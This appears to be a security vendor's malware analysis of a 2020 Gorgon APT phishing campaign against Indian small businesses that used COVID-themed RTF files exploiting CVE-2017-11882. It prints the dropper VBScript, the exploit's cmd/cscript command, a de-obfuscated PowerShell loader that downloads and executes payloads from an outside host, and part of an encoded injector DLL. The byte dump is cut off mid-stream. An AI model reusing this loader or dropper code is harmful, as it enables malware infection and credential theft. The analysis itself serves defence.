Gorgon APT targeting MSME sector in India

By Pavankumar Chaudhari

Published: 2020-08-10 · Archived: 2026-04-05 12:52:23 UTC

From the past few months, we have been monitoring cyber-threats on **MSME [Micro, Small and Medium Enterprises] sector** within India. MSME sector is considered to be the backbone of the Indian economy. MSME employs around 40% of the country's workforce, contributing nearly 45% to manufacturing output and 40% of exports. Staring at a major financial resource crunch, MSME's are worst affected due to the ongoing COVID-19 pandemic.

We observed one similar wave on MSME in late April 2020 — it was a phishing campaign luring victims with COVID-19 themed maldocs. From this campaign, one prominent file was:

FileName	face mask order.doc
MD5	4FC5BA9426E9191AAB4E694E7E703E13
SHA-1	B5EBAF2F5AF220FE1B1DE5433C2E39FF16B0C0B4
SHA-256	2022D9CC42ED2838DAA442561107C29297BDDB88B36222345C10B39164E66819
Prevalence	300+



Figure 1: Trend for Gorgon APT sample

Technical Details

Victims received an email with attached zip "face mask order.zip" which contained the aforementioned maldoc responsible to drop malware into the victim machine. The attack begins after opening "face mask order.doc". This

RTF is weaponized with exploit which triggers CVE-2017-11882 vulnerability to execute arbitrary code.



Figure 2: Process Infection Chain

CVE-2017-11882 Analysis:

Malicious rtf document contains two malicious ole objects.

```
C:\oletools-master\oletools>c:\Python27\python.exe rtfobj.py malicious.rtf -s all -d chk
rtfobj 0.55.2 on Python 2.7.18 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'malicious.rtf' - size: 1301554 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00000CD5h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 9171
   |          |OLE Package object:
   |          |Filename: u'ServerCrypted.vbs'
   |          |Source path: u'C:\\fakepath\\ServerCrypted.vbs'
   |          |Temp path = u'C:\\fakepath\\ServerCrypted.vbs'
   |          |MD5 = '41a335235ae4ddfedb9f77aa4076fa4a'
   |          |EXECUTABLE FILE
---+----------+---------------------------------------------------------------
1  |00005B20h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
2  |0000637Ah |format_id: 2 (Embedded)
   |          |class name: 'Equation.3'
   |          |data size: 3072
   |          |MD5 = '560941e16bffaa373610402a34e04681'
   |          |CLSID: 20E02C00-0000-0000-0C00-000000000004
   |          |unknown CLSID (please report at
   |          |https://github.com/decalage2/oletools/issues)
   |          |Possibly an exploit for the Equation Editor vulnerability
   |          |(VU#421280, CVE-2017-11882)
---+----------+---------------------------------------------------------------
Saving file from OLE Package in object #0:
  Filename = u'ServerCrypted.vbs'
  Source path = u'C:\\fakepath\\ServerCrypted.vbs'
  Temp path = u'C:\\fakepath\\ServerCrypted.vbs'
  saving to file chk\malicious.rtf_ServerCrypted.vbs
  md5 41a335235ae4ddfedb9f77aa4076fa4a
Saving raw data in object #1:
  saving object to file chk\malicious.rtf_object_00005B20.raw
  md5 98089ae8e8d53a9cc5fc1d77359d81b2
Saving file embedded in OLE object #2:
  format_id  = 2
  class name = 'Equation.3'
  data size  = 3072
  saving to file chk\malicious.rtf_object_0000637A.bin
  md5 560941e16bffaa373610402a34e04681
```

Figure 3: RTF Objects

The tools extracts the ole objects from RTF file. OLE object (#0) is a VBScript file (i.e. ServerCrypted.vbs script) and object (#2) contains Equation Editor Exploit and command to execute file "*CmD.exe /C cscript*

%tmp%\ServerCrypted.vbs".

The OLE object (#0) is an executable file (i.e. ServerCrypted.vbs script) as shown in figure 4.



Figure 4: Embedded VBScript

The class name for this object (#2) is Equation.3 the exploit (CVE-2017-11882) as shown in the below image.



Figure 5: RTF contents

It also contains the command to run ServerCrypted.vbs script as shown in below figure 6.

```
D:>rtfdump.py -s 82 -H malicious.rtf
00000000: F6 1F 7E 7E B4 98 B4 6E  60 01 EA 60 2F 8C 1F 62  ..~~...n`..`/..b
00000010: DC F5 54 54 8A 7E 8A 55  47 F8 B0 46 F5 61 05 38  ..TT.~.UG..F.a.8
00000020: B2 EB 3B 39 7F 54 60 2B  2D DE A6 2D DA 37 DB 2E  ..;9.T`+-..-.7..
00000030: 98 B1 F6 1F 7E 7E B4 98  B4 6E 60 01 EA 60 2F 8C  ....~~...n`..`/.
00000040: 1F 62 DC F5 54 54 8A 7E  8A 55 47 F8 B0 46 F5 61  .b..TT.~.UG..F.a
00000050: 05 38 B2 EB 3B 39 7F 54  60 2B 2D DE A6 2D DA 37  .8..;9.T`+-..-.7
00000060: DB 2E 98 B1 F6 1F 7E 7E  B4 98 B4 6E 60 01 EA 60  ......~~...n`..`
00000070: 2F 8C 1F 62 DC F5 54 54  8A 7E 8A 55 47 F8 B0 46  /..b..TT.~.UG..F
00000080: F5 61 05 38 B2 EB 3B 39  7F 54 60 2B 2D DE A6 2D  .a.8..;9.T`+-..-
00000090: DA 37 DB 2E 98 B1 43 6D  44 2E 65 78 65 20 2F 43  .7....CmD.exe /C
000000A0: 20 63 73 63 72 69 70 74  20 25 74 6D 70 25 5C 53   cscript %tmp%\S
000000B0: 65 72 76 65 72 43 72 79  70 74 65 64 2E 76 62 73  erverCrypted.vbs
000000C0: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000000D0: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000000E0: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
000000F0: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00000100: 20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00000110: 20 20 20 20
```

Figure 6: RTF contents

CVE-2017-11882 is present in the Microsoft Office Equation Editor (EQNEDT32.EXE) component. The attacker can successfully exploit a stack buffer overflow vulnerability in the equation editor component of MS Office and execute arbitrary code. The root cause of this vulnerability is copy unbounded string of FONT name defined within a FONT record structure of Equation Editor OLE object data.

The below figure shows the stack buffer overflow scenario while copying the font name into a locally created buffer.



Figure 7: Stack buffer overflow scenario

In this case, the function will return “back” to 0x430c12, which is the address of WinExec, and the argument is the “font name” and command which the attacker wants to execute.



Figure 8: Return address, overwritten with WinExec

VBScript Analysis:

After successful exploitation, cmd.exe is executed with commands:

“/c cscript %tmp%\ServerCrypted.vbs >> AC”

This command creates a cscript.exe process to execute code in ServerCrypted.vbs. VBScript file was already dropped in *%temp%* folder by WinWord process. Below Figure shows the VBScript code. As shown in figure 9 and figure 10, actors used some AV-vendors names in function names, variable names, and strings. This VBScript is responsible to execute two processes, cmd.exe and powershell.exe. Figure 10 shows the obfuscated PowerShell script.

```
'NOTE: manage-bde.wsf has been replaced. Please use the replacement tool,
'      manage-bde.exe, to perform BitLocker Drive Encryption management
'      operations. This script is provided as a wrapper for backwards
'      compatibility only.
strArgs = ""
For I = 0 to WScript.Arguments.Count - 1
   strArgs = strArgs & " " & WScript.Arguments(I)
Next
strArgs = strArgs & ""
Set objShell = WScript.CreateObject("WScript.Shell")
Set objExecObject = objShell.Exec("cmd /c sc query wcncsvc  >> " & strArgs)
Do While Not objExecObject.StdOut.AtEndOfStream
    WScript.StdOut.WriteLine objExecObject.StdOut.ReadLine()
Loop
days=Array("P","o","w","e","r","s","h","e","l","l")
Sub InternetSecurity(AhnLabV3InternetSecurity)
strCommand = AhnLabV3InternetSecurity
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = 0
Set objProcess = objWMIService.Get("Win32_Process")
intReturn = objProcess.Create(strCommand, Null, objConfig, intProcessID)
End Sub
'-----------------------------------------------------------------
'NOTE: manage-bde.wsf has been replaced. Please use the replacement tool,
'      manage-bde.exe, to perform BitLocker Drive Encryption management
'      operations. This script is provided as a wrapper for backwards
'      compatibility only.
```

Figure 9: Contents of ServerCrypted.vbs

Figure 10: Contents of ServerCrypted.vbs

PowerShell Analysis:

Figure 11 shows the de-obfuscated PowerShell script.

As shown below, the script downloads two files with a .jpg extension. First file “15882060891.jpg” is a PowerShell script which contains encoded injector DLL written in C#, as shown in figure 12. This DLL is loaded in-memory by PowerShell. In this script, actors used some interesting names of class and function of injector DLL like FlorianRoth and Cyb3rOps. Florian Roth is a well-known security researcher and CTO of Nextron Systems. Cyb3rOps is his twitter handle name. The second file which is downloaded by PowerShell is “15882060892.jpg”, is an encoded agent tesla payload. This payload is injected in Windows native binary RegAsm.exe.

```
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);[void] [System.Reflection.Assembly]::LoadWithPartialName
('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'Dow####loadStri####g'.replace('####','n'),[Microsoft.VisualBasic.CallType]::Method,'http://www.m9c.net/
uploads/15882060891.jpg')|I`E`X;[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'Dow####loadStri####g'.replace('####','n'),[Microsoft.VisualBasic.CallType]::Method,'http://www.m9c.net/
uploads/15882060892.jpg').replace('++','0x')|I`E`X;[Cyb3rops]::FlorianRoth(' RegAsm.exe',$f)
```

Figure 11: Decoded PowerShell script

Below is encoded data of hxxp://www[.]m9c[.]net/uploads/15882060891.jpg. This is a PowerShell code and encoded injector DLL data.

```
$X1='GEX'.replace('G','I');sal g $X1;
$Xk=@(36,82,50,53,61,39,82,69,88,39,46,114,101,112,108,97,99,101,40,39,82,39,44,39,73,39,41,59,115,97,108,32,103,32,36,82,50,53,59,9
1,66,121,116,101,91,93,93,36,77,52,76,83,51,67,52,78,48,78,49,77,51,49,51,51,55,61,40,39,47,92,52,68,44,47,92,53,65,44,47,92,57,48,4
4,47,92,48,48,44,47,92,48,51,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,52,44,47,92,48,48,44,47,92,48,48,44,47,92,48,4
8,44,47,92,70,70,44,47,92,70,70,44,47,92,48,48,44,47,92,48,48,44,47,92,66,56,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,4
8,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,52,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,9
2,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,4
7,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,4
4,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,4
8,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,56,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,4
8,69,44,47,92,49,70,44,47,92,66,65,44,47,92,48,69,44,47,92,48,48,44,47,92,66,52,44,47,92,48,57,44,47,92,67,68,44,47,92,50,49,44,47,9
2,66,56,44,47,92,48,49,44,47,92,52,67,44,47,92,67,68,44,47,92,50,49,44,47,92,53,52,44,47,92,54,56,44,47,92,54,57,44,47,92,55,51,44,4
7,92,50,48,44,47,92,55,48,44,47,92,55,50,44,47,92,54,70,44,47,92,54,55,44,47,92,55,50,44,47,92,54,49,44,47,92,54,68,44,47,92,50,48,4
4,47,92,54,51,44,47,92,54,49,44,47,92,54,69,44,47,92,54,69,44,47,92,54,70,44,47,92,55,52,44,47,92,50,48,44,47,92,54,50,44,47,92,54,5
3,44,47,92,50,48,44,47,92,55,50,44,47,92,55,53,44,47,92,54,69,44,47,92,50,48,44,47,92,54,57,44,47,92,54,69,44,47,92,50,48,44,47,92,5
2,52,44,47,92,52,70,44,47,92,53,51,44,47,92,50,48,44,47,92,54,68,44,47,92,54,70,44,47,92,54,52,44,47,92,54,53,44,47,92,50,69,44,47,9
2,48,68,44,47,92,48,68,44,47,92,48,65,44,47,92,50,52,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,4
7,92,48,48,44,47,92,48,48,44,47,92,53,48,44,47,92,52,53,44,47,92,48,48,44,47,92,48,48,44,47,92,52,67,44,47,92,48,49,44,47,92,48,51,4
4,47,92,48,48,44,47,92,51,48,44,47,92,67,54,44,47,92,57,48,44,47,92,53,69,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,4
8,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,69,48,44,47,92,48,48,44,47,92,50,50,44,47,92,50,48,44,47,92,4
8,66,44,47,92,48,49,44,47,92,51,48,44,47,92,48,48,44,47,92,48,48,44,47,92,69,50,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,9
2,48,56,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,65,69,44,47,92,48,48,44,4
7,92,48,49,44,47,92,48,48,44,47,92,48,48,44,47,92,50,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,50,48,44,47,92,48,49,4
4,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47,92,50,48,44,47,92,48,48,44,47,92,48,4
8,44,47,92,48,48,44,47,92,48,50,44,47,92,48,48,44,47,92,48,48,44,47,92,48,52,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,4
8,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,52,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,9
2,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,54,48,44,47,92,48,49,44,47,92,48,48,44,47,92,48,48,44,47,92,48,50,44,4
7,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,48,44,47,92,48,51,44,47,92,48,48,44,47,92,52,48,4
4,47,92,56,53,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47,92,48,48,44,47,92,49,48,44,47,92,48,48,44,47,92,48,4
```

Figure 12: Contents of 15882060891.jpg

After decoding PE header of injector DLL can be seen.

```
$R25='REX'.replace('R','I');sal g $R25;[Byte[]]$M4LS3C4N0N1M31337=( /\4D,/\5A,/\90,/\00,/\03,/\00,/\00,/\00,/\04,/\00,/\00,/\00,/\FF
,/\FF,/\00,/\00,/\B8,/\00,/\00,/\00,/\00,/\00,/\00,/\40,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/
\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\80,/\00,/\00,/\00,/\0E,/\1
F,/\BA,/\0E,/\00,/\B4,/\09,/\CD,/\21,/\B8,/\01,/\4C,/\CD,/\21,/\54,/\68,/\69,/\73,/\20,/\70,/\72,/\6F,/\67,/\72,/\61,/\6D,/\20,/\63,
/\61,/\6E,/\6E,/\6F,/\74,/\20,/\62,/\65,/\20,/\72,/\75,/\6E,/\20,/\69,/\6E,/\20,/\44,/\4F,/\53,/\20,/\6D,/\6F,/\64,/\65,/\2E,/\0D,/\
0D,/\0A,/\24,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\50,/\45,/\00,/\00,/\4C,/\01,/\03,/\00,/\30,/\C6,/\90,/\5E,/\00,/\00,/\00,/\00,/\00
,/\00,/\00,/\00,/\E0,/\00,/\22,/\20,/\0B,/\01,/\30,/\00,/\00,/\E2,/\00,/\00,/\00,/\08,/\00,/\00,/\00,/\00,/\00,/\00,/\AE,/\00,/\01,/
\00,/\00,/\20,/\00,/\00,/\00,/\20,/\01,/\00,/\00,Injector DLL 10,/\00,/\20,/\00,/\00,/\00,/\02,/\00,/\00,/\04,/\00,/\00,/\00,/\00,/\0
0,/\00,/\00,/\04,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\60,/\01,/\00,/\00,/\02,/\00,/\00,/\00,/\00,/\00,/\03,/\00,/\40,/\85,
/\00,/\00,/\10,/\00,/\00,/\10,/\00,/\00,/\00,/\00,/\10,/\00,/\00,/\10,/\00,/\00,/\00,/\00,/\00,/\00,/\10,/\00,/\00,/\00,/\00,/\00,/\
00,/\00,/\00,/\00,/\00,/\00,/\5C,/\00,/\01,/\00,/\4F,/\00,/\00,/\00,/\20,/\01,/\00,/\60,/\04,/\00,/\00,/\00,/\00,/\00,/\00,/\00
,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\40,/\01,/\00,/\0C,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/
\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\0
0,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\20,/\00,/\00,/\08,/\00,/\00,/\00,/\00,/\00,/\00,/\00,
/\00,/\00,/\00,/\00,/\08,/\20,/\00,/\00,/\48,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\2E,/\74,/\65,/\78,/\74,/\00,/\
00,/\00,/\B4,/\E0,/\00,/\00,/\00,/\20,/\00,/\00,/\00,/\E2,/\00,/\00,/\00,/\02,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00,/\00
,/\00,/\00,/\00,/\20,/\00,/\00,/\60,/\2E,/\72,/\73,/\72,/\63,/\00,/\00,/\00,/\60,/\04,/\00,/\00,/\00,/\20,/\01,/\00,/\00,/\06,/\00,/
